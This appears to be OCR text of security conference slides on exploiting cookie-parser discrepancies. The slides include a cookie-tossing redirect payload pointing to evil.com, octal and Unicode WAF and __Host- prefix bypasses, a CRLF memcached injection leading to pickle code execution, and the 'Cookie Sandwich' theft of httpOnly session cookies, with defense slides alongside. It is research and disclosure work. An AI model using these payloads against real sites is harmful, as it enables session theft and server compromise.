
Cookie Chaos

Exploiting Parser Discrepancies



Zakhar Fedotkin
@d4d89704243

Redirected to Nowhere

DOM-based open redirection

```
document.cookie

document.location=`/${lang}/reissue?cid=${id}`;
```

DOM-based open redirection

```
document.cookie
```

❌

```
document.location=`//reissue?cid=${id}`;
```

Cookie tossing

```
document.cookie="lang=/evil.com;domain=foo";
```

```
document.location=`//evil.com/reissue?cid=...`;
```

What’s in a Cookie?

Outline

1. RFCs from the crypt
2. Parser discrepancies
   - Octal encoding
   - Cookie Sandwich
   - Unicode encoding
3. Methodology
4. Tooling
5. Takeaways

RFCs from the Crypt

```
Cookie: $Version=1; attribute="value"; $Path=/; $Domain=a;
```

```
Set-Cookie: attribute="value"; Version=1; Domain=a; Path=/;
```

RFC 2109(1997)

Basic Rules

attribute: token = any CHAR (octets 32 - 126) except Special

value: token or quoted-string

quoted-string: any OCTET (octets 32 - 255) and tab (0x09)

RFC 2109(1997)

Quoted-string encoding

The backslash character ("\") may be used as a single-character quoting mechanism only within quoted-string - RFC 2068(1997)

Any non-text character is translated into a 4 character sequence: a forward-slash followed by the three-digit octal equivalent of the character: ("\012" ⇔ \n) - cookies.py (Python) 🤔

The Hidden Risk of Legacy RFCs

Framework	RFC 2068	Magic string
Apache Tomcat 8.5.x	✅	$Version=1
Apache Tomcat 9.0.x	✅	$Version=1
Apache Tomcat 10.0.x	✅	$Version=1
Eclipse Jetty < 9.4.3	✅	$(**anything**)
Python SimpleCookie	✅	quoted-string

Bypassing Web Application Firewalls

```
blocked: attr=eval('hi')
```

```
allowed: $Version=1; attr="\e\v\a\l\(\'\h\i\'\)"
```

```
allowed: attr="\145\166\141\154\050\047\150\151\047\051"
```

Browser support






```
Set-Cookie: attr="quoted-string ; session=value";
```

```
Cookie: attr="quoted-string ; session=value";
```

Bypassing Cookie Integrity

Cookie blocked: __Host-attr=value;

RFC 6265bis(2025)


Cookie allowed: $Version=1, __Host-attr=value;

a server should also accept comma

RFC 2109(1997)

Ghost in Network Inspector

Set-Cookie: cookie=a, injection=b;



Browser attribute injection

```
GET /tracking?id=id ; path=/ ;
Host: tracking.example.com
```

```
HTTP/1.1 200 OK
Set-Cookie: id=id ; path=/ ; HttpOnly
Content-Type: application/json

{"id":"id;path=/;"}
```

Safari attribute injection

```
GET /tracking?id=id ; path=/ ;
Host: tracking.example.com
```

```
HTTP/1.1 200 OK
Set-Cookie: id=id ; path=/ ; \ ❌HttpOnly
Content-Type: application/json

{"id":"id;path=/;"}
```

Chrome fake attribute injection

```
GET /tracking?id=id ; path=/ ;
Host: tracking.example.com
```

```
HTTP/1.1 200 OK
Set-Cookie: id=id ; path=/ ; t ✓HttpOnly
Content-Type: application/json

{"id":"id;path=/;"}
```

JSON injection

```
GET /tracking?id=ignored
Host: tracking.example.com
Cookie: id=" ,"foo":"bar
```

```
HTTP/1.1 200 OK
Content-Type: application/json

{"id":"","foo":"bar"}
```

Octal encoding

Memcached injection with octal encoding

```
GET /set HTTP/1.1
```


```
HTTP/1.1 200 OK
Set-Cookie:
```

```
set KEY 0 1 1\r\n
1\r\n
```

```
GET /get HTTP/1.1
Cookie:
```

```
HTTP/1.1 200 OK
```

```
get KEY\r\n
```




Memcached injection with octal encoding

```
GET /get HTTP/1.1
Cookie:
```

```
HTTP/1.1 500
SERVER ERROR
```

```
get KEY\015\012
set EVL 0 1 1\015\012
1\015\012
get EVL
```




Memcached injection with octal encoding


```
GET /get HTTP/1.1
Cookie:
```

```
HTTP/1.1 500
SERVER ERROR
```

```
get KEY\r\n
set EVL 0 1 1\r\n
1\r\n
get EVL
```



Every Demo Needs a Calculator!



Pylibmc Exploit

- pylibmc 1.6.3
- Flask-Session 0.8.0
- pickle deserialisation used by default
- weak signing or unsigned session cookie
- octal encoding ⇒ CRLF ⇒ Command injection

Defense

- Do not use pylibmc
- Use safe serialization format (JSON)
- Make your secret key random
- Escape untrusted user input

Cookie Sandwich

Tracking cookies

Request

```
GET / HTTP/1.1
Host: example.com
Cookie: $Version=1 , visitorId="Id ; Inj"
```

Response

```
<html>
  <script>
  {"visitorId":"\"Id ; Inj\""}
  </script>
</html>
```

Stealing httpOnly cookies

```
GET /json?session=ignored HTTP/1.1
Host: tracking.example.com
Cookie:session=deadbeef
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: www.example.com
Access-Control-Allow-Credentials: true

{"session":"deadbeef"}
```

The Cookie Sandwich exploit

- Reflected XSS at meta and link tag
- Event: oncontentvisibilityautostatechange
- Inject cookie $Version=1,session="
- Inject cookie a=b"
- CORS request to the tracking subdomain

Stealing httpOnly cookies

```
GET /json?session=ignored HTTP/1.1
Host: tracking.example.com
Origin: https://www.example.com
Referer: https://www.example.com/
Cookie: $Version=1,session="deadbeef;
PHPSESSID=secret; a=b"
```

```
HTTP/1.1 200 OK

{"session":"deadbeef; PHPSESSID=secret; a=b"}
```

Bonus: PHP AWS WAF bypass

Blocked `style="content-visibility:auto"`

Allowed `s%00tyle="content-visibility:auto"`

```
<link rel="." style="content-visibility:auto"
```

Defense

- Lock the session cookie to the host (*__Host-?*)
- Disable legacy RFCs support
- Escape untrusted user input
- Avoid cookie-parameter pollution

Unicode encoding

Unicode encoding challenges

```
Set-Cookie: cookie-name="cookie-value";
```

RFC 6265(2011)

```
cookie-value: any CHAR (32 - 126) except space " , ; \
```

```
cookie-name: token = any CHAR (32 - 126) except separators
```

RFC 2616(1999)

Despite its name, the cookie-string is actually a **sequence of octets** , not a sequence of characters.

RFC 6265(2011)

Overlong UTF-8 encoding

Valid "/" = U+002F = 00101111

2-byte 11000000 10101111 = C0 AF

3-byte 11100000 10000000 10101111 = E0 80 AF

Unicode Handling in Wireshark

```
Hypertext Transfer Protocol
> GET / HTTP/1.1\r\n
  Host: 127.0.0.1:8182\r\n
  Accept-Encoding: gzip, deflate, br\r\n
  Accept: */*\r\n
  Accept-Language: en-US;q=0.9,en;q=0.8\r\n
  Cache-Control: max-age=0\r\n
  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit
  Cookie: session=session_value ;\r\n
[Malformed Packet: HTTP]
```

```
0150  35 0d 0a 43 6f 6f 6b 69  65 3a 20 73 65 73 73 69   5··Cooki e: sessi
0160  6f 6e 3d c1 b3 c1 a5 c1  b3 c1 b3 c1 a9 c1 af c1   on=····· ........
0170  ae c1 9f c1 b6 c1 a1 c1  ac c1 b5 c1 a5 20 3b 0d   ........ ····· ;·
0180  0a 0d 0a                                           ···
```

Unicode handling in cookie-names

```
document.cookie = `${String.fromCodePoint(0x2000)}name=value`
```

```
Cookie: \xE2\x80\x80name=value;
```

Exploiting prefixed cookies

Request

```
GET / HTTP/1.1
Host: example.com
Cookie: e2 80 80__Host-session=id
```

Django

```
def parse_cookie(cookie):
  key, val = key.strip(), val.strip()
```


RFC 6265bis bypass

- Django and ASP.NET remove "whitespace"
- Browsers don’t restrict access to
  - u2000__Host- prefixed cookies
  - u0085__Host- for Safari ❗
- Latest cookie will overwrite the first one

Defense

- *"The official Django documentation has a warning against permitting cookies from untrusted subdomains"* - Django security
- Don't use subdomains 🙁

Methodology



